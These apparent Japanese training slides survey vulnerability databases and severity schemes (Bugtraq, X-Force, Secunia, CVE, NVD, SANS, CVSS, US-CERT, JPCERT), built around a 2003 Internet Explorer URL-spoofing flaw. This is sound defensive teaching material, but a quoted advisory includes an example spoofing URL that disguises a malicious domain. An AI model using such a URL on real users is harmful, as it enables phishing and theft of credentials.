あくまでも、深刻な脆弱性なのか、それとも軽微な脆弱性なのかを区別するための目安となる数値であり、metric値と深刻度は比例はしていない(指針の重付けは同一ではないため)。例えば、metric値が40だからといって、metric値20の2倍の深刻度であるというわけではない。

# 5.

## 対策のための情報収集

### ①脆弱性対応活動

#### SecurityFocus: Bubtraq Vulnerabilities Information

The screenshot shows the SecurityFocus website interface. The main content area displays the following details for the vulnerability:

Bugtraq ID:	9182
Class:	Failure to Handle Exceptional Conditions
CVE:	CAV-2003-1025
Remote:	Yes
Local:	No
Published:	Dec 09 2003 12:00AM
Updated:	Feb 02 2004 07:08PM
Credit:	This issue was discovered by Zap The Dingbat.
Vulnerable:	MySoft Studio MyIE2 0.9.10 Mozilla Browser 1.2.1 Microsoft Outlook XP + Microsoft Office XP Microsoft Outlook Express 6.0 + Microsoft Windows Server 2003 Datacenter Edition + Microsoft Windows Server 2003 Datacenter Edition 64-bit + Microsoft Windows Server 2003 Enterprise Edition + Microsoft Windows Server 2003 Enterprise Edition 64-bit + Microsoft Windows Server 2003 Enterprise Edition 64-bit + Microsoft Windows Server 2003 Standard Edition + Microsoft Windows Server 2003 Web Edition

bidは、bugtraq id の略称として広く利用されている。

bid9182  
<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。

**Remote**  
脆弱性は、ネットワークや他の通信手段を用いてリモートから攻略することのできる脆弱性である。  
(受動態攻撃も含まれる場合があるので注意要)

**Local**  
コンソールなどを使用することにより攻略することのできる脆弱性

下記脆弱性関連情報を提供


- + 概要(info)
- + 解説(discussion)
- + 脆弱性の攻略に関する情報(exploit)
- + 対策情報(solution)
- + 謝辞(credit)



# 5. 対策のための情報収集

## ①脆弱性対応活動

### SecurityFocus: Bubtraq Vulnerabilities Information



#### Class (脆弱性の分類)

- Boundary Condition Error (境界条件エラー)
- Access Validation Error (不正アクセスエラー)
- Input Validation Error (不正入力エラー)
- Origin Validation Error (不正発信元エラー)
- Failure to Handle Exceptional Conditions (例外条件エラー)
- Race Condition Errors (競合条件によるエラー)
- Serialization Errors (連続性によるエラー)
- Atomicity Errors (原子性によるエラー)
- Environment Errors (環境によるエラー)
- Configuration Errors (設定によるエラー)

VeriSign®  
SSL  
Services.  
Get a FREE  
SSL Security  
Kit.  
learn more >>

# 5. 対策のための情報収集

## ①脆弱性対応活動

### ISS: X-Force Database

ISS X-Force Database: ie-domain-url-spoofing(13935): Microsoft Internet Explorer domain URL spo - Microsoft Internet Explorer

アドレス http://xforce.iss.net/xforce/xfdb/13935

PRODUCTS SERVICES RESEARCH SUPPORT PARTNERS COMPANY

Home > Research > X-Force Database > X-Force Database Results

### Microsoft Internet Explorer domain URL spoofing

ie-domain-url-spoofing (13935) ■ Medium Risk

**Description:**

Microsoft Internet Explorer versions 6.0, 5.5, and 5.01 could allow a remote attacker to spoof a trusted Web page by altering the URL that is displayed in the Internet Explorer address bar. A remote attacker could add a 0x01 character after the ampersand (@) in (http://user@domain), which would cause the part of the URL to be displayed in the address bar. An attacker could use this vulnerability to steal sensitive information from unsuspecting users, if they could be convinced to visit the spoofed page.

Note: Reportedly, Opera version 6.06 is also affected by this vulnerability

**Platforms Affected:**

- Microsoft Corporation: Microsoft Internet Explorer 5.01 SP2
- Microsoft Corporation: Microsoft Internet Explorer 5.01 SP3
- Microsoft Corporation: Microsoft Internet Explorer 5.01 SP4
- Microsoft Corporation: Microsoft Internet Explorer 5.5 SP2
- Microsoft Corporation: Microsoft Internet Explorer 6 Server 2003
- Microsoft Corporation: Microsoft Internet Explorer 6 Server2003 64-bit
- Microsoft Corporation: Microsoft Internet Explorer 6.0
- Microsoft Corporation: Microsoft Internet Explorer 6.0 SP1
- Microsoft Corporation: Microsoft Internet Explorer 6.1 SP1 64-bit
- Microsoft Corporation: Windows XP
- Microsoft Corporation: Windows 2000 SP2
- Microsoft Corporation: Windows 2000 SP3
- Microsoft Corporation: Windows 2000 SP4
- Microsoft Corporation: Windows NT 4.0 Server SP 6
- Microsoft Corporation: Windows NT 4.0 Server SP6a
- Microsoft Corporation: Windows NT 4.0 Workstation SP6a
- Microsoft Corporation: Windows Server 2003 64-Bit Edition
- Microsoft Corporation: Windows Server 2003 Any version
- Microsoft Corporation: Windows XP 64-bit Edition
- Microsoft Corporation: Windows XP 64-bit Edition 2003
- Microsoft Corporation: Windows XP 64-bit Edition SP1
- Microsoft Corporation: Windows XP SP1
- Opera Software: Opera 6.06

XFは、X-Force Database id の略称として広く利用されている。

XF13935  
<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。

下記脆弱性関連情報を提供  
+ 概要(Description)  
+ 影響(Platforms Affected)  
+ 対策(Remedy)  
+ 参考情報(References)  
+ 標準となる参考情報  
(Standards associated with this entry)



# 5. 対策のための情報収集

## ①脆弱性対応活動

### Secunia: Advisory

Secunia - Advisories - Internet Explorer URL Spoofing Vulnerability - Microsoft Internet Explorer

http://secunia.com/advisories/10395/

### Secunia

Stay Secure

Secunia monitors vulnerabilities in more than 5000 products, e.g. Internet Explorer | Mozilla

Home >> Secunia Advisories >> Internet Explorer URL Spoofing Vulnerability

#### Internet Explorer URL Spoofing Vulnerability

**Secunia Advisory:** SA10395  
**Release Date:** 2003-12-09  
**Last Update:** 2004-02-02

**Critical:** Moderately critical  
**Impact:** Spoofing  
**Where:** From remote  
**Solution Status:** Vendor Patch

**Software:** [Microsoft Internet Explorer 5.01](#)  
[Microsoft Internet Explorer 5.5](#)  
[Microsoft Internet Explorer 6.x](#)

**CVE reference:** [CAN-2003-1025](#)

**Description:**  
A vulnerability has been identified in Internet Explorer, which can be exploited by malicious people to display a fake URL in the address and status bars.

The vulnerability is caused due to an input validation error, which can be exploited by including the "%01" and "%00" URL encoded representation after the username and right before the "@" character in an URL.

Successful exploitation allows a malicious person to display an arbitrary Fully Qualified Domain Name in the address and status bars, which is different from the actual location of the page.

This can be exploited to trick users into divulging sensitive information or download and execute malware on their systems, because they trust the faked domain in the two bars.

Example displaying only "http://www.trusted\_site.com" in the two bars when the real domain is "malicious\_site.com":  
http://www.trusted\_site.com%01%00@malicious\_site.com/malicious.html

**SA10395**  
<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。

**Where(侵害可能形態)**  
Local system  
From local network  
From remote

**Criticality(重要度/深刻度)**  
Extremely Critical  
Highly Critical  
Moderately Critical  
Less Critical  
Not Critical

Secunia  
2005-02-07  
Multiple browsers are vulnerable to the [IDN Spoofing Vulnerability](#).

Secunia Feeds

Secunia

<http://secunia.com/>

About Secunia Advisories


[http://secunia.com/about\\_secunia\\_advisories/](http://secunia.com/about_secunia_advisories/)

# 5. 対策のための情報収集

## ①脆弱性対応活動

### 脆弱性関連情報同士のつながり

CAN-2003-1025:<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。



# 5. 対策のための情報収集

## ①脆弱性対応活動

### CVE: Common Vulnerabilities and Exposures

Microsoft Internet Explorer window showing the CVE website. The address bar displays `http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-1025`.

**CAN-2003-1025 (under review)**

This is a candidate for inclusion in the CVE list, which standardizes problems. It must be reviewed and accepted by the CVE Editorial Board. Therefore, this candidate may be modified or even rejected.

Name	CAN-2003-1025 (under review)
Description	Internet Explorer 5.01 through 6 SP1 allows remote attackers to spoof the domain of sign in the user@domain portion of the URL, which hides the rest of the URL, including improper URL Canonicalization Vulnerability.
References	<ul style="list-style-type: none"><li>• BUGTRAQ:20031209 Internet Explorer URL parsing vulnerability</li><li>• URL: <a href="http://www.securityfocus.com/archive/1/341948">http://www.securityfocus.com/archive/1/341948</a></li><li>• MISC: <a href="http://www.zapheddingbat.com/security/ex01/vun1.htm">http://www.zapheddingbat.com/security/ex01/vun1.htm</a></li><li>• MS:MS04-004</li><li>• URL: <a href="http://www.microsoft.com/technet/security/bulletin/ms04-004.asp">http://www.microsoft.com/technet/security/bulletin/ms04-004.asp</a></li><li>• CERT-VN: VU#652278</li><li>• URL: <a href="http://www.kb.cert.org/vuls/id/652278">http://www.kb.cert.org/vuls/id/652278</a></li><li>• BUGTRAQ:20040203 TA04-033A: Multiple Vulnerabilities in Microsoft Internet Explorer</li><li>• URL: <a href="http://marc.theaimsgroup.com/?l=bugtraq&amp;m=107183289006398&amp;w=2">http://marc.theaimsgroup.com/?l=bugtraq&amp;m=107183289006398&amp;w=2</a></li><li>• XF: ie-domain-url-spoofing(13935)</li><li>• URL: <a href="http://xforce.iss.net/xforce/xfdb/13935">http://xforce.iss.net/xforce/xfdb/13935</a></li><li>• OVAL: OVAL490</li><li>• URL: <a href="http://oval.mitre.org/oval/definitions/data/oval490.html">http://oval.mitre.org/oval/definitions/data/oval490.html</a></li><li>• OVAL: OVAL491</li><li>• URL: <a href="http://oval.mitre.org/oval/definitions/data/oval491.html">http://oval.mitre.org/oval/definitions/data/oval491.html</a></li><li>• OVAL: OVAL510</li></ul>

CAN-2003-1025  
<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。

脆弱性に対して一意の識別子を付与する。  
Ex. CAN-2003-1025

脆弱性情報同士を関連付けをおこなう。  
識別子で付与した脆弱性について取り扱っている情報源をポイントする。  
Ex. VU#652278, MS04-004, XF13935 など

## 5. 対策のための情報収集

### ①脆弱性対応活動

#### CVE: Common Vulnerabilities and Exposures

---

- ▶ 脆弱性に対して一意の識別子を付与することで、脆弱性情報同士の関連付けをおこなう。
- ▶ 付与される識別子は、“CVE－西暦－連番” or “CAN－西暦－連番” から構成される。
- ▶ 脆弱性の一意の識別子である CVE は、cve.mitre.org で管理されており、以下のような過程を経て識別子の付与 (The CVE Naming Process) が行われている。
  - ▶ 脆弱性の発見: 脆弱性が発見された、脆弱性が公開されたという情報の確認を行う。また、脆弱性 (Vulnerability)を、“Universal Vulnerability(攻撃者により発生しうる脅威を最小限とするために適用している一般的なセキュリティポリシーを侵害するような脆弱性)”, “Exposure(個別のセキュリティポリシーを侵害するような脆弱性)” の 2 種類にわけ、定義付けをする。
  - ▶ 脆弱性に対する識別子候補の割当て: CVE Editorial Board において、脆弱性に対する識別子の割当て可否を決定する。割当てが必要と判断した場合には、Candidate Numbering Authority において割当る。ただし、割当てられる識別子は識別子候補であり、CVE Candidate Number と呼ばれ、CAN-2002-1142 の形式をとる。
  - ▶ 脆弱性の判定: CVE Editorial Board において、CVE Candidate Number を割当てた脆弱性を、CVE として発行するか否かを検討する。
  - ▶ CVE の発行: CVE として発行すると決定した識別子候補 (CAN-yyyy-nnnn) に識別子 (CVE-yyyy-nnnn) を割り当てる。例えば、CVE-1999-1011 のように、プレフィックとして CVE が割当てられる。



# 5. 対策のための情報収集

## ①脆弱性対応活動

### NVD: National Vulnerability Database

**National Vulnerability Database - Microsoft Internet Explorer**

ファイル(F) 編集(E) 表示(V) アドレス(D) http://nvd.nist.gov

Sponsored by  
DHS National Cyber Security Division/US-CERT

**National Vulnerability Database**  
a comprehensive cyber vulnerability database

Search CVE, Download CVE, Statistics, Contact, FAQ

**Welcome to NVD!!**

NVD is a comprehensive cyber security vulnerability database that integrates all publicly available U.S. Government vulnerability resources and provides references to industry resources. It is based on and synchronized with the CVE vulnerability naming standard.

**Resource Status**

NVD contains:  
12105 CVE Vulnerabilities  
117 US-CERT Alerts  
1097 US-CERT Vulns

Notes  
880 OVAL Queries

Last updated:  
08/16/05

Publication rate:  
8 vulnerabilities / day

**Workload Index**

Vulnerability Workload Index: 3.23

**Email List**

Enter your e-mail address and press "Add" to receive NVD

**Vulnerability Summary**

Original release date:  
Last revised: 5/2/2005  
Source: US-CERT/NIST

**Overview**

Internet Explorer 5.01 through 6 SP1 allows remote attackers to spoof the user@domain portion of the URL, including the real site, in the address bar, aka the "Canonicalization Vulnerability."

**Impact**

Severity: High  
Range: Remotely exploitable  
Impact Type: Provides unauthorized access

**References to Advisories, Solutions, and Tools**

US-CERT Vulnerability Note: VU#652278  
Name: Microsoft Internet Explorer does not properly display URLs  
Type: Advisory  
Hyperlink: <http://www.kb.cert.org/vuls/id/652278>

External Source: ISS X-Force (disclaimer)  
Name: Microsoft Internet Explorer domain URL spoofing  
Type: Advisory  
Hyperlink: <http://xforce.iss.net/xforce/xfdb/13935>

External Source: Zapheddingbat.com (disclaimer)  
Type: Advisory

#### Severity(深刻度)

評価	定義
● 高 (High)	リモートの攻撃者にシステムを侵害されてしまう(特権や管理者権限の取得)。ローカルの攻撃者にシステムを完全に制御されてしまう。脆弱性が CERT アドバイザリに取り上げられている。
● 中 (Medium)	High, Low のいずれにも当てはまらない脆弱性
● 低 (Low)	重要な情報の漏えいあるいは、システム制御権限の略奪などを伴わないが、脆弱性を見つけ出したり、攻撃するための手段を与えてしまう。

#### CAN-2003-1025

<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。

#### Range(侵害可能形態)

- Remotely exploitable
- Locally exploitable
- Victim must access attacker's resource

#### Impact Type(影響)

- Allows disruption of service
- Allows unauthorized disclosure of information
- Allows unauthorized modification
- Provides unauthorized access



# 5.

## 対策のための情報収集

### ①脆弱性対応活動

### NVD: National Vulnerability Database

**Name:** OVAL512  
**Type:** Tool Signature  
**Hyperlink:** <http://oval.mitre.org/oval/definitions/data/oval512.html>

**US Government Resource:**  
**Name:** OVAL511  
**Type:** Tool Signature  
**Hyperlink:** <http://oval.mitre.org/oval/definitions/data/oval511.html>

**US Government Resource:**  
**Name:** OVAL510  
**Type:** Tool Signature  
**Hyperlink:** <http://oval.mitre.org/oval/definitions/data/oval510.html>

**US Government Resource:**  
**Name:** OVAL491  
**Type:** Tool Signature  
**Hyperlink:** <http://oval.mitre.org/oval/definitions/data/oval491.html>

**US Government Resource:**  
**Name:** OVAL490  
**Type:** Tool Signature  
**Hyperlink:** <http://oval.mitre.org/oval/definitions/data/oval490.html>

**Vulnerable software and versions**  
Microsoft, Internet Explorer 6.0

**Technical Details**  
**Vulnerability Type:** Input Validation Error

**CVE Standard Vulnerability Entry:**  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-1025>

[Disclaimer Notice & Privacy Statement / Security Notice](#)  
Send comments or suggestions to [nvd@nist.gov](mailto:nvd@nist.gov)  
NIST is an Agency of the U.S. Commerce Department's Technology Administration  
NVD Team: Peter Mell (Project lead/Creator), Vincent Hu, Michael Reilly, Kathy Ton-Nu  
Ashish Goel, Ellery Horton, Tanyette Miller, Karen Kent  
System administration: Christina Kingsberry, Susan Nourbakhsh  
Past members: Caleb Lee, Ahmed Amin  
[Full vulnerability listing](#)

- ### Vulnerability Type (脆弱性の分類)
- Input Validation Error (不正入力エラー)
  - Access Validation Error (不正アクセスエラー)
  - Exceptional Conditions Error (例外条件エラー)
  - Environment Errors (環境によるエラー)
  - Configuration Error (設定によるエラー)
  - Race Condition Error (競合条件によるエラー)
  - Design Error (設計に関わるエラー)
  - Boundary Condition Error (境界条件エラー)
  - Other Error

## 5. 対策のための情報収集

### ①脆弱性対応活動

#### 脆弱性の深刻度: SANS

---

以下のような指針に重み付けをして 4 段階評価(Critical, High, Moderate, Low)を行っている。

- ▶ 脆弱性の影響を受ける製品は、広く利用されているものですか？
- ▶ サーバあるいはクライアントのいずれに影響を与えるものですか？ 権限のレベルは？
- ▶ 重要なシステム(データベース,Eコマースサーバなど)が影響を受けますか？
- ▶ ネットワークインフラ(DNS,ルータ,ファイアウォールなど)が影響を受けますか？
- ▶ 脆弱性の攻略コードは公開されていますか？
- ▶ 脆弱性への攻撃の容易さは、どの程度ですか(リモートorローカルのいずれか 認証は必要か 物理的なアクセスは必要か)？
- ▶ 脆弱性の攻略を考える攻撃者にとって、どの程度の価値があるものですか？
- ▶ 脆弱性に関する技術詳細情報がありますか？
- ▶ 攻略にあたりソーシャルエンジニアリング(リンクのクリック,サイト訪問,サーバへの接続作業などをユーザに強要する)を必要としますか？
- ▶ 脆弱性の攻略活動は活発ですか？

# 5. 対策のための情報収集

## ①脆弱性対応活動

### 脆弱性の深刻度: SANS

評価	定義	対応時間の指標
● 緊急 (Critical)	<p>広く利用されているソフトウェア(デフォルト設定)に影響を与える脆弱性で、サーバあるはインフラ機器の管理者権限の取得につながる。</p> <p>脆弱性を攻略するための情報(例えば攻略コード)が広く知れ渡っている。</p> <p>脆弱性そのものの攻略が簡単である(認証が不要、攻略対象に関する予備知識が不要、ソーシャルエンジニアリングを用いたユーザへの操作強要が不要など)</p>	48 時間
● 高 (High)	<p>脆弱性は「緊急」になる可能性を持っているが、攻略活動を活発化させない要因を持っている。例えば、「緊急」相当の特徴を持つが、アクセス権限の昇格を引き起こすことが難しかったり、攻略対象範囲が限定されてしまう脆弱性が該当する。</p>	5 日 (business days)
● 中 (Moderate)	<p>攻略対象への侵害を伴わない、DoSに関する脆弱性が該当する。</p> <p>脆弱性を攻略するための前提条件がある(攻略対象と同一のネットワークに接続している、非標準の設定を対象とする、ソーシャルエンジニアリングを必要とするなど)。</p>	15 日 (business days)
● 低 (Low)	<p>組織のインフラにほとんど影響を与えない脆弱性である。</p> <p>ローカルユーザ権限や物理的なアクセスを必要としたり、クライアントでのプライバシーや DoS 問題、組織体制/システム構成/バージョン/ネットワーク構成などの情報漏えいを伴う脆弱性が該当する。</p>	管理者の判断による

## 5. 対策のための情報収集

### ①脆弱性対応活動

#### 脆弱性の深刻度: CVSS (Common Vulnerability Scoring System)

▶ 脆弱性の深刻度評価を標準化するレーティングシステムの試み

分類	評価項目		加点
<b>Base Metrics</b> 脆弱性問題そのものの性質により決まるスコア	Access Vector	ローカル／リモート	local: 0.7 remote: 1.0
	Access Complexity	脆弱性攻略の容易さ	high: 0.8 low: 1.0
	Authentication	攻略に伴う認証の要不要	required: 0.6 not-required: 1.0
	Confidentially Impact	秘匿性が脅かされる	none: 0 partial: 0.7 complete: 1.0
	Integrity Impact	完全性が脅かされる	none: 0 partial: 0.7 complete: 1.0
	Availability Impact	可用性が脅かされる	none: 0 partial: 0.7 complete: 1.0
	Impact Bias	秘匿性／完全性／可用性への影響度	normal: 0.333 CNFDNTLTY: 0.5 INTGRTY: 0.25 AVLBLTY: 0.25
<b>Temporal Metrics</b> 脆弱性情報の公開、Exploitの公開など日々変化する状況によって決まるスコア	Exploitability	攻略コードの存在可能性	unproven: 0.85 proof-of-concept: 0.9 functional: 0.95 high: 1.00
	Remediation Level	パッチの公開状況	official-fix: 0.87 temporary-fix: 0.90 workaround: 0.95 unavail: 1.00
	Report Confidence	レポートの信頼度	unconfirmed: 0.90 uncorroborated: 0.95 confirmed: 1.00
<b>Environmental Metrics</b> サイトに起因するスコア	Collateral Damage Potential	他システムへの拡散・影響度	none: 0 low: 0.1 medium: 0.3 high: 0.5
	Target Distribution	該当製品の普及度	none: 0 low: 0.25 medium: 0.75 high: 1.00


# 5. 対策のための情報収集

## ②インシデント対応活動

### CERT/CC (≒US-CERT): Current Activity

US-CERT Current Activity - Microsoft Internet Explorer

ファイル(F) 編集(E) 表示(V) >> アドレス(D) http://www.us-cert.gov/current/

 **US-CERT**  
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

## US-CERT Current Activity

The US-CERT Current Activity web page is a regularly updated summary of the most frequent, high-impact types of security incidents currently being reported to the US-CERT.

Last reviewed: August 16, 2005 14:27:07 EDT

*updated* Malware Exploiting Microsoft Plug and Play Vulnerability

- Exploit for Vulnerability in VERITAS Backup Exec Remote Agent
- Exploit for Vulnerability in Microsoft Plug and Play
- Microsoft Publishes Multiple Security Bulletins
- Scanning Activity on Port 8070/top
- BrightStor ARCserve Vulnerability
- Cisco IOS Vulnerability
- Exploits for Vulnerabilities in Mozilla
- Vulnerability in Remote Desktop Protocol

## Malware Exploiting Microsoft Plug and Play Vulnerability

added August 14, 2005 | updated August 16, 2005

US-CERT has seen reports of multiple forms of malicious code that take advantage of the vulnerability described in VU#998653 (MS05-039). We have also seen several variants of the Zotob worm. This worm scans for vulnerable systems on port 445/tcp. Once compromised, the worm will download and execute itself from another infected host via FTP on a random high TCP port. The FTP server is used by the worm to host the malicious code for download when other systems are compromised.

More information on the vulnerability is available in the following US-CERT Vulnerability Note:

### 注意喚起ならびに緊急報告

US-CERT Technical Cyber Security Alert

<http://www.us-cert.gov/cas/techalerts>

「深刻且つ影響範囲の広い脆弱性に関する情報」  
「インシデント報告に基づき、同種のインシデントの発生を防止するための情報」を提供

### 現時点での注目すべき情報

US-CERT Current Activity

<http://www.us-cert.gov/current/>

注意すべき脆弱性、攻略コードの公開有無、侵害活動の発生有無など、現時点で注目すべきトピックスを提供

- Apply vendor-supplied software patches in a timely manner
- Disable features/services that are not explicitly required
- Install anti-virus software and keep it up to date
- Use caution when opening email attachments and following URLs

# 5. 対策のための情報収集

## ②インシデント対応活動

### JPCERT/CC: Status Tracking Notes

JP Vendor Status Notes - Microsoft Internet Explorer

ファイル(F) 編集(E) 表示(V) アドレス(D) <http://jvn.jp/tr/TRTA05-221A/index.html>

JVNとは  
 JVNの読み方  
 VN-JP  
 VN-CERT/CC  
 VN-NISCC  
 TRnotes  
 ベンダ情報一覧

関連サイト

JPCERT/CC  
 ISDAS  
 IPA/ISEC  
 脆弱性情報の届出  
 CERT/CC  
 NISCC  
 CVE

**JPCERT/CC**  
**IPA**

Status Tracking Notes

## TRTA05-221A

### Microsoft Windows と Internet Explorer

概要

Microsoft から、緊急レベルを含む Windows と Internet Explorer向けの脆弱性に関する情報をお知らせいたします。

影響を受けるシステム

- ベンダーの提供する情報をご確認ください

経過情報

日時 (JST)	内容
2005-05-04	Security-Protocols.com <a href="#">Microsoft Windows RDP 'rdpwd.sys' Remote Kernel DoS (VU#490628/MS05-041)</a> を確認
